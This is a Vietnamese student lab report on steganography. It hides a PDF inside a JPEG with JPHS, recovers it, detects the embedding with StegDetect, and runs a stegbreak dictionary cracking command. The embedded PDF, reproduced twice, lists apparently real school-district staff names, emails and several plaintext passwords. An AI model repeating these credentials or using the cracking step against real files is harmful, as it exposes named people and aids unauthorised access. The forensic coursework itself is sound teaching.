

# BÁO CÁO THỰC HÀNH

Môn học: Pháp chứng kỹ thuật số

Lab 3: Steganography & Steganalysis

GVHD: Đoàn Minh Trung

## 1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT334.P11.ANTT

Nhóm: 12

STT	Họ và tên	MSSV	Email
1	Nguyễn Lê Thảo Ngọc	21521191	21521191@gm.uit.edu.vn
2	Trần Lê Minh Ngọc	21521195	21521195@gm.uit.edu.vn

## 2. NỘI DUNG THỰC HIỆN:<sup>1</sup>

STT	Công việc	Kết quả tự đánh giá
1	Bài tập 1	100% - Đã hoàn thành trên lớp
2	Bài tập 2	100% - Đã hoàn thành trên lớp
3	Bài tập 3	100% - Đã hoàn thành trên lớp
4	Bài tập 4	100% - Đã hoàn thành trên lớp
5	Bài tập 5	100% - Đã hoàn thành trên lớp
6	Bài tập 6	100%
7	Bài tập 7	100%
8	Bài tập 8	100%
9	Bài tập 9	100% - Đã hoàn thành trên lớp
10	Bài tập 10	100%
11	Challenge	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.


<sup>1</sup> Ghi nội dung công việc, các kịch bản trong bài Thực hành

# BÁO CÁO CHI TIẾT


## A. KỊCH BẢN 1

### Kịch bản 01-a. Thực hiện phân tích thông tin tập tin ảnh

- Tài nguyên thực hiện, nằm trong thư mục kb-01-a
- Yêu cầu: Cung cấp các thông tin chi tiết liên quan tới các bức ảnh trên bằng phần mềm IrfanView
- Mở file ảnh pierre-513330-unsplash.jpg bằng Irfanview.




- Xem thêm thông tin của ảnh. Ở menu, chọn Image -> Information. Ta được thông tin ảnh.




## Lab 1: Memory Forensics

- Tương tự với file ảnh d-c-m-nh-263115-unsplash.jpg




- Thông tin ảnh



### Kịch bản 01-b: Giấu tin và giải mã thông tin trong ảnh

- Tài nguyên ảnh trong file nén images\_session03.zip (Ảnh: 2009\_miss\_gsu.jpg).  
Tương tự kịch bản a, nhóm sẽ lấy thông tin ảnh.

## Lab 1: Memory Forensics



- Công cụ của kịch bản, dữ liệu cần giấu nằm trong file nén jphs05\_session03.zip.  
Giải nén ra:

File Explorer view of the extracted contents of jphs05\_session03.zip:

Name	Date modified	Type	Size
jphide	10/17/2024 1:50 PM	Application	158 KB
jphs	10/17/2024 1:50 PM	Internet Shortcut	1 KB
Jphswin	10/17/2024 1:50 PM	Application	110 KB
jpseek	10/17/2024 1:50 PM	Application	125 KB
PTAC	10/17/2024 1:50 PM	Microsoft Edge P...	10 KB
Readme-JPHS	10/17/2024 1:50 PM	Text Document	1 KB

- NỘI DUNG FILE PTAC.pdf

PDF viewer showing the content of PTAC.pdf:


Done	Name	User Name	E-mail	Password	External Login Info.
	Ann Rawlings	ARawlings	ARawlings@peoriaud.k12.az.us	your current password	pusd11\user name
	Chris Kuczka	CKuczka	CKuczka@peoriaud.k12.az.us	your current password	pusd11\user name
	Cindy Callaway	CCallaway	CCallaway@peoriaud.k12.az.us	your current password	pusd11\user name
	Dave Pearson	DPearson	DPearson@peoriaud.k12.az.us	your current password	pusd11\user name
	David Snyder	DSnyder	DSnyder@peoriaud.k12.az.us	your current password	pusd11\user name
	Jo Little	JLittle	JLITTLE@peoriaud.k12.az.us	your current password	pusd11\user name
	Julia Erickson	JErickson	JErickson@peoriaud.k12.az.us	your current password	pusd11\user name
	Larry Buchanan	LBuchanan	LBuchanan@peoriaud.k12.az.us	your current password	pusd11\user name
	Lissa Cuellar	LCuellar	LCuellar@peoriaud.k12.az.us	your current password	pusd11\user name
	Maggie Olney	MOlney	MOlney@peoriaud.k12.az.us	your current password	pusd11\user name
	Nan Gillispie-DAC	NGillisp	NGillisp@peoriaud.k12.az.us	your current password	pusd11\user name
	Nathan Bowler	NBowler	NBowler@peoriaud.k12.az.us	your current password	pusd11\user name
	Patti Beltram	PBeltram	PBeltram@peoriaud.k12.az.us	your current password	pusd11\user name
	Phil Valentine	PValentine	PValentine@peoriaud.k12.az.us	your current password	pusd11\user name
	Robert Keagle	RKeagle	RKeagle@peoriaud.k12.az.us	your current password	pusd11\user name
	Rosemary Martin-Moore	RMMoore	RMMoore@peoriaud.k12.az.us	your current password	pusd11\user name
	Samantha Middagh	SMiddagh	SMiddagh@peoriaud.k12.az.us	your current password	pusd11\user name
	Sarah Balder	SBalder	SBalder@peoriaud.k12.az.us	your current password	pusd11\user name
	Shona Miranda	SMiranda	SMiranda@peoriaud.k12.az.us	your current password	pusd11\user name
	Steve Savoy	SSavoy	SSavoy@peoriaud.k12.az.us	your current password	pusd11\user name
	Terri Nevarez	TNevarez	TNevarez@peoriaud.k12.az.us	your current password	pusd11\user name
	Terrie Rust	TRust	TRust@peoriaud.k12.az.us	your current password	pusd11\user name
	Valerie Naish	VNaish	VNaish@peoriaud.k12.az.us	your current password	pusd11\user name
	Bill Copeland	Bill.Copeland	GSMOM@COX.NET	BcNet45	pusd11\ext\Bill.Copeland
	Tammarra Edgin	Tammarra.Edgin	tammarae@microsoft.com	TeCom23	pusd11\ext\tammarra.Edgin
	Diane Douglas	Diane.Douglas	dmdouglas@cox.net	DdNet21	pusd11\ext\diane.Douglas
	Mary Crespino	Mary.Crespino	crespy@cox.net		

## Lab 1: Memory Forensics


- Chạy file Jphswin.exe:



- Chọn “Open jpeg” để mở ảnh muốn giấu tin (2009\_miss\_gsu.jpg)




- Sau khi bấm chọn thêm ảnh vào, phần mềm sẽ hiển thị các thông tin gợi ý liên quan đến kích thước dữ liệu được hỗ trợ khi chèn vào ảnh:




## Lab 1: Memory Forensics

- Dung lượng ảnh: 113Kb
  - o Dung lượng dữ liệu tối đa có thể thêm vào: 17Kb
  - o Dung lượng dữ liệu đề nghị thêm vào: 11Kb
- Thông tin file PTAC.pdf muốn giấu:




- Thêm dữ liệu muốn giấu. Chọn “hide”, đặt password là “UIT” và nhấn OK.




- Sau khi chọn file cần giấu và đặt mật khẩu


## Lab 1: Memory Forensics



- Chọn Save jpeg as, đặt tên là my\_2009\_miss\_gsu.jpg để lưu ảnh chứa thông tin.




- Đây là file sau khi ẩn giấu thông tin.




## Lab 1: Memory Forensics



- ⇒ Sau khi ẩn giấu file pdf, chất lượng và màu sắc hình ảnh không thay đổi mấy. Tuy nhiên có sự thay đổi kích thước file, file ban đầu có kích thước 112.34KB trong khi file sau khi thay đổi có kích thước 91.15KB.
- Sau khi ẩn giấu thông tin, thực hiện khôi phục thông tin được giấu trong ảnh bằng chức năng Seek của phần mềm. Nhấn “Seek” trên menu để trích xuất thông tin trong ảnh. Nhập password “UIT” (Password đặt khi thực hiện giấu tin). Lưu dữ liệu vừa trích xuất với tên “my\_PTAC.pdf”. Nhận xét về thông tin của file dữ liệu vừa trích xuất với dữ liệu ban đầu.



- File my\_PTAC.pdf sau khi khôi phục




Done	Name	User Name	E-mail	Password	External Login Info.
	Ann Rawlings	ARawlings	ARawlings@peoriaud.k12.az.us	your current password	pusd11user name
	Chris Kuczka	CKuczka	CKuczka@peoriaud.k12.az.us	your current password	pusd11user name
	Cindy Callaway	CCallaway	CCallaway@peoriaud.k12.az.us	your current password	pusd11user name
	Dave Pearson	DPearson	DPearson@peoriaud.k12.az.us	your current password	pusd11user name
	David Snyder	DSnyder	DSnyder@peoriaud.k12.az.us	your current password	pusd11user name
	Jo Little	JLittle	JLittle@peoriaud.k12.az.us	your current password	pusd11user name
	Julia Erickson	JErickson	JErickson@peoriaud.k12.az.us	your current password	pusd11user name
	Larry Buchanan	Lbuchanan	LBuchanan@peoriaud.k12.az.us	your current password	pusd11user name
	Lissa Cuellar	LCuellar	LCuellar@peoriaud.k12.az.us	your current password	pusd11user name
	Maggie Olney	MOlney	MOlney@peoriaud.k12.az.us	your current password	pusd11user name
	Nan Gillispie-DAC	NGillisp	NGillisp@peoriaud.k12.az.us	your current password	pusd11user name
	Nathan Bowler	NBowler	NBowler@peoriaud.k12.az.us	your current password	pusd11user name
	Patti Beltram	PBeltram	PBeltram@peoriaud.k12.az.us	your current password	pusd11user name
	Phil Valentine	PValentine	PValentine@peoriaud.k12.az.us	your current password	pusd11user name
	Robert Keagle	RKeagle	RKeagle@peoriaud.k12.az.us	your current password	pusd11user name
	Rosemary Martin-Moore	RMMoore	RMMoore@peoriaud.k12.az.us	your current password	pusd11user name
	Samantha Middagh	SMiddagh	SMiddagh@peoriaud.k12.az.us	your current password	pusd11user name
	Sarah Balder	SBalder	SBalder@peoriaud.k12.az.us	your current password	pusd11user name
	Shona Miranda	SMiranda	SMiranda@peoriaud.k12.az.us	your current password	pusd11user name
	Steve Savoy	SSavoy	SSavoy@peoriaud.k12.az.us	your current password	pusd11user name
	Teri Nevarez	TNevarez	TNevarez@peoriaud.k12.az.us	your current password	pusd11user name
	Terrie Rust	TRust	TRust@peoriaud.k12.az.us	your current password	pusd11user name
	Valerie Naish	VNaish	VNaish@peoriaud.k12.az.us	your current password	pusd11user name
	Bill Copeland	GSMOM@COX.NET	BcNet45	pusd11ext!Bill.Copeland	
	Tammarra Edgin	tammarae@microsoft.com	TeCom23	pusd11ext!Tammarra.Edgin	
	Diane Douglas	dmdouglas@cox.net	DdNet21	pusd11ext!Diane.Douglas	
	Mary Crespino	crespy@cox.net			

- ⇒ Kết quả không đổi so với trước khi ẩn giấu.

## Kịch bản 01-c. Phát hiện dữ liệu được giấu trong ảnh JPEG sử dụng StegDetect.

- Tài nguyên: image\_session03.zip
- Công cụ: stegdetect04\_session03.zip. Thực hiện giải nén và chạy file "xsteg.exe"
- Chọn thư mục chứa ảnh cần phân tích. Thực hiện quét và đưa ra kết quả, nhận xét.
- Thực hiện bẻ khóa mật khẩu trong quá trình giấu tin. (Chuẩn bị: my\_2009\_miss\_gsu.jpg - ảnh đã giấu thông tin ở kịch bản 02 bên trên, Zebras2.jpg, Stegbreak.exe). Mật khẩu tìm thấy là gì? Nhận xét về khả năng tìm thấy của công cụ?
- Giải nén thông tin chứa trong file ảnh có phát hiện ẩn giấu thông tin bằng mật khẩu tìm được.
- Công cụ: stegdetect04\_session03.zip. Thực hiện giải nén và chạy file "xsteg.exe"
- Chọn thư mục chứa ảnh cần phân tích. Thực hiện quét và đưa ra kết quả, nhận xét.



⇒ Chỉ có file my\_2009\_miss\_gsu.pdf và zebras2.jpg được xác định là jphide.

- Sử dụng phần mềm stegbreak để bẻ khóa mật khẩu trong ảnh.
  - o My\_2009\_miss\_gsu.jpg

```
C:\Users\tranl\Downloads\RES_Steganography\session03-resources\stegdetect04_session03>.\stegbreak -r rules.ini -f meddict.dic my_2009_miss_gsu.jpg
Loaded 1 files...
my_2009_miss_gsu.jpg : negative
Processed 1 files, found 0 embeddings.
Time: 324 seconds. Cracks: 2423746, 7480.7 c/s
```

⇒ Không dò được mật khẩu, có thể mật khẩu uit không nằm trong list từ điển của phần mềm.

